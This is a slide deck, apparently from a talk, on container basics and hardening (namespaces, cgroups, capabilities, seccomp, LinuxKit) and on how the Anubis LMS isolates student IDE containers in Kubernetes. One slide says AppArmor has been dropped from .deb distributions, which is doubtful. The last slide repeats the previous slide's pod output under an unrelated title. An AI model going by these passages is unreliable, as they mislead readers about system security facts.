Container Security & Anubis

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Some slides derived from: G. Sandoval, Tanenbaum/Bo, Jérôme Petazzoni, and Brendan Dolan-Gavitt
Thanks !!

whoami

- Graduated from NYU 2 years ago
- Was president of the OSIRIS Lab
- Senior Engineer at Vola Dynamics
- Created & maintaining Anubis LMS

VOLA
DYNAMICS

Intuitive. Fast. Robust.

Industry-leading options analytics.

Container Security & Anubis

- Container Basics
- Container Security 101
- Anubis

Container Basics

What are they exactly?

- Sort of like chroot on steroids
- They are implemented through user level Container Engines / Runtime, **not by the kernel itself**
- You probably already know Docker
    - **containerd** / **runc** for the actual containers

Containers

On GNU/Linux you are always in a container!


- **Linux starts in a container** with **no limits** that can see everything
- So if you think you're getting a performance benefit by not using containers you're wrong!

Namespacing

- Provide a layer of isolation. Limits what you can see/affect/use
- Implemented within the kernel
- Multiple types of resource **namespaces**
  - pid net mnt uts ipc user

Namespacing

ls -l /proc/self/ns to see what namespaces you are in



```
┌─jc@athena ~/jcs  ‹master›
└─➤ ls -l /proc/self/ns
total 0
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 mnt -> 'mnt:[4026531840]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 net -> 'net:[4026531992]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 pid -> 'pid:[4026531836]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 pid_for_children -> 'pid:[4026531836]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 time -> 'time:[4026531834]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 time_for_children -> 'time:[4026531834]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 user -> 'user:[4026531837]'
lrwxrwxrwx 1 jc jc 0 Apr 10 18:08 uts -> 'uts:[4026531838]'
```

This ugly long number is what pid namespace the current process is in

PID Namespacing

- Processes within a PID namespace only see processes in the **same PID namespace**


- Those namespaces are nested

PID Namespacing

What happens when you run ps in a container?

PIDs start at 1

Only the ps process visible



```
┌jc@athena ~
└➤ docker run -it alpine ps aux
PID   USER     TIME  COMMAND
    1 root      0:00 ps aux
┌jc@athena ~
└➤ 
```

Cgroups


- **Control Group**
- Implemented within the kernel
- limits what resources you are allowed to use
- cpu and memory cgroups very common with containers
- It is up to your container runtime to use cgroup

CPU Cgroups

- CPU cgroup Keeps track of user/system
- CPU time Keeps track of usage per CPU Allows to set weights
- Because of variations in things like core clock speed, and instruction time execution, there is no 100% precise way to limit CPU

CPU Cgroups

Try systemd-cgtop to see cgroup usage!



```
Control Group                                                                          Tasks   %CPU   Memory  Input/s Output/s
/                                                                                       1689    5.0     6.0G       0B   254.7K
user.slice                                                                              1122    4.4    37.8G       0B   127.3K
user.slice/user-1000.slice                                                              1122    4.4    37.8G        -        -
user.slice/user-1000.slice/session-9.scope                                               821    3.2     5.5G        -        -
user.slice/user-1000.slice/session-8.scope                                               268    1.1    31.0G        -        -
system.slice                                                                             102    0.3     1.0G        -        -
system.slice/tailscaled.service                                                           21    0.2   137.9M        -        -
user.slice/user-1000.slice/user@1000.service                                              32    0.0    89.6M        -        -
system.slice/systemd-oomd.service                                                          1    0.0     1.6M        -        -
system.slice/containerd.service                                                           21    0.0    88.7M        -        -
dev-hugepages.mount                                                                        -      -    56.0K        -        -
dev-mqueue.mount                                                                           -      -    80.0K        -        -
init.scope                                                                                 1      -     7.2M        -        -
sys-fs-fuse-connections.mount                                                              -      -     8.0K        -        -
sys-kernel-config.mount                                                                    -      -    24.0K        -        -
sys-kernel-debug.mount                                                                     -      -     4.0K        -        -
sys-kernel-tracing.mount                                                                   -      -     4.0K        -        -
system.slice/boot-efi.mount                                                                -      -    36.0K        -        -
system.slice/dbus.service                                                                  1      -     1.8M        -        -
system.slice/docker.service                                                               39      -   639.7M        -        -
system.slice/home.mount                                                                    -      -    84.0K        -        -
system.slice/polkit.service                                                                3      -     4.9M        -        -
```

Kubernetes


- Anubis runs on a container orchestration tool called **Kubernetes** or k8s (the 8 is for the number of letters in between k and s)

- Kube allows for things like **CNI** (container networking interfaces) and **CSI** (container storage interface) to be extended to many, many machines connected on a network

- This lets us design and easily implement large systems that rely on *many many* individual containers communicating at once

Kubernetes Pod

- One level of abstraction above a container
- Includes things like volumes, containers, config-maps, secrets
- Can have multiple containers



Docker on Linux

Docker on Mac

Docker on Windows

Container Security & Anubis

- Container Basics
- Container Security 101
- Anubis

Container Security 101

- Capabilities
- AppArmour
- Selinux
- Seccomp
- Linuxkit


Open Container Initiative

- They are the Container overlords
- Set of standards for what makes a modern container
- Image manifest, filesystem, configuration
- Generally handled by **runC**

Capabilities

- **Splitting root** on linux into more fine grained permissions
- The root you get in a docker container does *not* have the same caps!
- Example: **NET_BIND_SERVICE** capability lets you bind to ports below 1024

Capabilities



```yaml
apiVersion: v1
kind: Pod
metadata:
  name: security-context-demo-4
spec:
  containers:
  - name: sec-ctx-4
    image: gcr.io/google-samples/node-hello:1.0
    securityContext:
      capabilities:
        add: ["NET_ADMIN", "SYS_TIME"]
```

Capabilities


- When you run a container with **--privileged**, you are giving everything to that container
- It it trivially easy to container escape from a container with --privileged

AppArmor

- AppArmor is a system for making fine grained permissions for specific programs
- It has been being somewhat phased out in favor of alternatives
- AppArmor is no longer included in the .deb distributions

Selinux - Security-Enhanced

- Mandatory Access Control system
- Writing your own policies is not something I would recommend



```
...
securityContext:
  seLinuxOptions:
    level: "s0:c123,c456"
```

Seccomp - Secure computing mode

- This is the standard way container runtimes will box you in
- Similar to Capabilities, but for syscalls
- Default docker seccomp profile blocks a lot of syscalls
- https://docs.docker.com/engine/security/seccomp/#significant-syscalls-blocked-by-the-default-profile


LinuxKit

- “A toolkit for building custom minimal, immutable Linux distributions”
- Takes the **container isolation model**, and **applies it to virtual machines**
- The idea is that the **kernel runs in a separate container** as services

LinuxKit

Need a nginx VM server?

Here you go




38 lines (38 sloc) | 1.19 KB

```yaml
kernel:
  image: linuxkit/kernel:5.10.104
  cmdline: "console=tty0 console=ttyS0 console=ttyAMA0"
init:
  - linuxkit/init:14df799bb3b9e0eb0491da9fda7f32a108a2e2a5
  - linuxkit/runc:436357ce16dd663e24f595bcec26d5ae476c998e
  - linuxkit/containerd:eeb3aaf497c0b3f6c67f3a245d61ea5a568ca718
  - linuxkit/ca-certificates:4de36e93dc87f7ccebd20db616ed10d381911d32
onboot:
  - name: sysctl
    image: linuxkit/sysctl:e5959517fab7b44692ad63941eecf37486e73799
  - name: dhcpcd
    image: linuxkit/dhcpcd:2a8ed08fea442909ba10f950d458191ed3647115
    command: ["/sbin/dhcpcd", "--nobackground", "-f", "/dhcpcd.conf", "-1"]
onshutdown:
  - name: shutdown
    image: busybox:latest
    command: ["/bin/echo", "so long and thanks for all the fish"]
services:
  - name: getty
    image: linuxkit/getty:06f34bce0facea79161566d67345c3ea49965437
    env:
     - INSECURE=true
  - name: rngd
    image: linuxkit/rngd:331294919ba6d953d261a2694019b659a98535a4
  - name: nginx
    image: nginx:1.19.5-alpine
    capabilities:
     - CAP_NET_BIND_SERVICE
     - CAP_CHOWN
     - CAP_SETUID
     - CAP_SETGID
     - CAP_DAC_OVERRIDE
    binds:
     - /etc/resolv.conf:/etc/resolv.conf
files:
  - path: etc/linuxkit-config
    metadata: yaml
```


LinuxKit

Need it on aws?



```
jc@aion ‹ main@2350271 ↑ › : ~/anubis/presentations/OSIRIS-2023-03-09/linuxkit
[0] % linuxkit build -format aws linuxkit-nginx.yml
Building LinuxKit image mkimage to generate output formats
Extract kernel image: docker.io/linuxkit/kernel:4.9.39
Image docker.io/linuxkit/kernel:4.9.39 not found in local cache, pulling
```


Need it as an iso?



```
jc@aion ‹ main@2350271 ↑ › : ~/anubis/presentations/OSIRIS-2023-03-09/linuxkit
[1] % linuxkit build -format iso-efi linuxkit-nginx.yml
Extract kernel image: docker.io/linuxkit/kernel:5.10.104
```


LinuxKit

Want to run it locally?



```
jc@aion ‹ main@2350271 ↑ › : ~/anubis/presentations/OSIRIS-2023-03-09/linuxkit
[0] % linuxkit run vbox --iso --uefi linuxkit-nginx-efi.iso
```

Want to run it on azure?



```
jc@aion ‹ main@2350271 ↑ › : ~/anubis/presentations/OSIRIS-2023-03-09/linuxkit
[0] % linuxkit run azure --iso --uefi linuxkit-nginx-efi.iso
```

LinuxKit

- Docker-desktop is built with linuxkit
- They provide a kubernetes node specific images
- It is really stunning that this is not just the standard

Container Security & Anubis

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- Anubis

Anubis

- Anubis is a large system split up into **microservices**
  - Example: the web static (html and js) is separate from the python api
- There can be **many containers** within those microservices
- At peak usage (usually before a deadline) there may be up to 500+ containers running at any one time
- Last Sunday (2022-05-01) there were ~535 IDEs that were opened over the day


Anubis IDEs

- Anubis Cloud IDEs are made up of individual containers
- Each student gets their own IDE container (and therefore separate environment/filesystem)
- The IDEs have CPU and Memory limits handled by cgroups
    - Specifically, 2 vCPUs and 1GiB of memory by default

Anubis IDEs


- Each Anubis Cloud IDE is itself made up of 3 containers
  - An “init container” that clones your repo
  - Container that runs the IDE server
  - Container that handles the autosave
- The containers work together to make the Cloud IDEs possible

Anubis IDEs


Init Container
clones the git repo (has the
fixes any permission issues
Home Volume
/home/anubis
mounted over the nfs
mounted in each container
Theia IDE Server Container
Runs webserver you connect to
When you open a shell it opens here
Shared localhost
Sidecar Container
Handles autosave


Anubis IDEs
Limiting Students

- We primarily use k8s resource limits
- Set “requests” and “limits” for cpu and mem




```
Containers:
  theia:
    Container ID:   containerd://7f8a3cac7339f89
    Image:          registry.digitalocean.com/an
    Image ID:       registry.digitalocean.com/an
    Ports:          5000/TCP, 8000/TCP, 8001/TCP
    Host Ports:     0/TCP, 0/TCP, 0/TCP, 0/TCP,
    State:          Running
      Started:      Wed, 08 Mar 2023 23:53:52 -0
    Ready:          True
    Restart Count:  0
    Limits:
      cpu:     1500m
      memory:  750Mi
    Requests:
      cpu:     750m
      memory:  500Mi
    Startup:   http-get http://:5000/ delay=3s t
    Environment:
      AUTOSAVE:   OFF
      REPO_NAME:
    Mounts:
      /home/anubis from ide-volume-jmc1283 (rw)
      /log from log (rw)
```

Anubis IDEs
Securely Interacting w/ Github



```
Containers:
  theia:
    Container ID:   containerd://7f8a3cac7339f89
    Image:          registry.digitalocean.com/an
    Image ID:       registry.digitalocean.com/an
    Ports:          5000/TCP, 8000/TCP, 8001/TCP
    Host Ports:     0/TCP, 0/TCP, 0/TCP, 0/TCP,
    State:          Running
      Started:      Wed, 08 Mar 2023 23:53:52 -0
    Ready:          True
    Restart Count:  0
    Limits:
      cpu:     1500m
      memory:  750Mi
    Requests:
      cpu:     750m
      memory:  500Mi
    Startup:   http-get http://:5000/ delay=3s t
    Environment:
      AUTOSAVE:   OFF
      REPO_NAME:
    Mounts:
      /home/anubis from ide-volume-jmc1283 (rw)
      /log from log (rw)
```

